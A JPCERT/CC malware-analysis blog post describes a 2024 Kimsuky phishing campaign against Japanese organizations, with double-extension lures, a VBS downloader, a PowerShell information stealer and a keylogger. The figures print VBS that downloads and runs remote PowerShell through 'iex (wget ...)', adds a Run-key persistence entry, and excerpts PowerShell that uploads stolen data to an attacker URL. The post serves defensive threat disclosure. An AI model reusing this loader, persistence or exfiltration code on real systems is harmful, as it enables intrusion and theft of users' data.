Attack Activities by Kimsuky Targeting Japanese Organizations - JPCERT/CC Eyes

By 喜野 孝太(Kota Kino)

Published: 2024-07-07 · Archived: 2026-04-05 19:21:10 UTC

JPCERT/CC has confirmed attack activities targeting Japanese organizations by an attack group called Kimsuky in March 2024. This article introduces the attack methods of the group confirmed by JPCERT/CC.

Attack overview

In the attack we identified, the attacker sent a targeted attack email impersonating a security and diplomatic organization. A zip file containing the following files with double file extensions was attached to the email. (File names are omitted.)

(1) [omitted].docx[a large number of spaces].exe
(2) [omitted].docx[a large number of spaces].docx
(3) [omitted].docx[a large number of spaces].docx

To hide the file extension, each file name contains a large number of spaces. The target executes the EXE file in (1), and it eventually leads to malware infection. Figure 1 shows the flow after the EXE file is executed.




Figure 1: Flow after the EXE file is executed

The docx files (2) and (3) are decoy documents. The following section explains the infection flow after the EXE file is executed.

Flow of infection

When the EXE file (1) is executed, a VBS file is downloaded from an external source and executed using wscript.exe. Figure 2 shows the downloaded VBS file.

```
On Error Resume Next:Sub TdgfProc(p_cmd):set Tdgf = GetObject("winmgmts:win32_process"):set kRxdkl =
GetObject("winmgmts:\root\cimv2"):set ost = kRxdkl.Get("Win32_ProcessStartup"):set gksefg =
ost.SpawnInstance_:gksefg.ShowWindow = 12:errReturn = Tdgf.Create(p_cmd, Null, gksefg, pid):End Sub:uri =
"https://[redacted]":pow_cmd = "cmd /c powershell -command ""iex (wget
xxx/show.php?query=50).content; PokDoc -Slyer 'xxx'""":pow_cmd = Replace(pow_cmd, "xxx", uri):TdgfProc(
pow_cmd):Set XDFs = CreateObject( "WScript.Shell" ):Rdxkx=XDFs.ExpandEnvironmentStrings("%pUbLIc%")&
"\Pictures\desktop.ini.bak":Const MoeSx = &H80000001:strComputer = ".":Set oReg=GetObject(
"winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\default:StdRegProv"):Xoses =
"Software\Microsoft\Windows\CurrentVersion\Run":Posefds = "Clear Web History":strValue = WScript.FullName
& " //b //e:vbscript " & Chr(34) & Rdxkx & Chr(34):oReg.SetStringValue MoeSx,Xoses,Posefds,strValue
```

Figure 2: Downloaded VBS file

The VBS file downloads PowerShell from the external source and calls the PokDoc function with the following parameter.

```
PokDoc -Slyer [Destination URL]
```

In addition, it uses the Run key in the registry to configure the file **C:\Users\Public\Pictures\desktop.ini.bak** so that it automatically starts via WScript.

Stealing information from the device

The PowerShell downloaded by the VBS file has a feature to collect information from the device. Figure 3 shows the downloaded PowerShell.

```
Function PokDoc {
    Param ([string] $Slyer)

    $Script:upURL = $Slyer;
    Function Xoslkeiosks
    {
        $Script:webReqUpload = New-Object Microsoft.PowerShell.Commands.WebRequestSession;
        $Script:webReqUpload.UserAgent = "Mozilla/5.0 (Windows NT 10.x; Win64; x64) AppleWebKit/537.36
        (KHTML, like Gecko) Chremo/87.0.4280.141 Safari/537.36 Edgo/87.0.664.75";$boundaryHex =
        New-Object byte[] 10;
        for( $ii = 0 ; $ii -lt 10 ; $ii ++ )
        {
            $boundaryHex[$ii] = Get-Random -Minimum 0 -Maximum 255;
        }
        $Script:boundary = "----" + [Convert]::ToBase64String($boundaryHex);
        $Script:webReqUpload.Headers.Add("Content-Type", "multipart/form-data;
        boundary=$Script:boundary");
    }
```

Figure 3: PowerShell with downloaded PokDoc function

When PokDoc function is executed by the VBS file, the following information on the device is collected, and the data is sent to the URL provided in the parameter.

- System information
- Process list
- Network information
- List of files in specific user folders (Downloads, Documents, Desktop)
- User account information

Based on the above information, it is assumed that this is intended to check whether the device on which the EXE file was executed is in an analysis environment such as a sandbox.

Furthermore, after the information on the device is sent, a VBS file with the file name **C:\Users\Public\Pictures\desktop.ini.bak** is created and executed. Figure 4 shows the VBS file to be created.

```
Sub WMProc(p_cmd):set wm = GetObject("winmgmts:win32_process"):set ows = GetObject("winmgmts:\root\cimv2"
):set ost = ows.Get("Win32_ProcessStartup"):set oconf = ost.SpawnInstance_:oconf.ShowWindow = 12:errReturn
 = wm.Create(p_cmd, Null, oconf, pid):End Sub:uri =
"https://[redacted]":pow_cmd = "cmd /c powershell -command ""iex (wget
xxx/show.php?query=107).content; InfoKey -ur 'xxx'""":pow_cmd = Replace(pow_cmd, "xxx", uri):WMProc(
pow_cmd)
```

Figure 4: VBS file to be created

The VBS file to be created is similar to the one described earlier. It downloads PowerShell from the external source and calls InfoKey function with the following parameter.

```
InfoKey -ur [Destination URL]
```

Keylogger

PowerShell downloaded by the VBS file functions as a keylogger. Figure 5 shows an example of downloaded PowerShell.

```
Function InfoKey {
    Param (
        [string] $ur
    )

    $Script:webReqUpload = $null;
    $Script:boundary = "";
    $Script:upURL = $ur;

    Function InitWebReqSessions {
        $Script:webReqUpload = New-Object Microsoft.PowerShell.Commands.WebRequestSession;
        $Script:webReqUpload.UserAgent = "Mozilla/5.0 (Windows NT 10.x; Win64; x64) AppleWebKit/537.36
        (KHTML, like Gecko) Chremo/87.0.4280.141 Safari/537.36 Edgo/87.0.664.75";

        $boundaryHex = New-Object byte[] 10;
        for( $ii = 0 ; $ii -lt 10 ; $ii ++ ) {
            $boundaryHex[$ii] = Get-Random -Minimum 0 -Maximum 255;
```

Figure 5: PowerShell containing the downloaded InfoKey function

When the InfoKey function is called, the file **C:\Users\Public\Music\desktop.ini.bak** is created, and then the stolen keystrokes and clipboard information are saved. The contents of the file are sent to the URL provided in the parameter.

Associated Attacks

It is reported that Kimsuky is using VBS and PowerShell introduced in this article to target organizations in South Korea [1], and there is another report of a similar TTP-based attack [2]. Therefore, we consider that Kimsuky is behind this case as well.

In closing

Although there have been few reports of attack activities by Kimsuky targeting organizations in Japan, there is a possibility that Japan is also being actively targeted. The most recent report says that malware in CHM format is used to execute the keylogger mentioned in this article [1], and we need to pay attention to similar attacks in the future.

- Kota Kino
(Translated by Takumi Nakano)

References

[1] AhnLab: CHM Malware Stealing User Information Being Distributed in Korea
https://asec.ahnlab.com/en/65245/


[2] AhnLab: Malware Disguised as HWP Document File (Kimsuky)
https://asec.ahnlab.com/en/54736/

喜野 孝太(Kota Kino)


Kota Kino is Malware/Forensic Analyst at Incident Response Group, JPCERT/CC since August 2019.

Related articles


- Update on Attacks by Threat Group APT-C-60




- [CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks]



- [Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities]



- [DslogdRAT Malware Installed in Ivanti Connect Secure]

- 

[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup]

Source: https://blogs.jpcert.or.jp/en/2024/07/attack-activities-by-kimsuky-targeting-japanese-organizations.html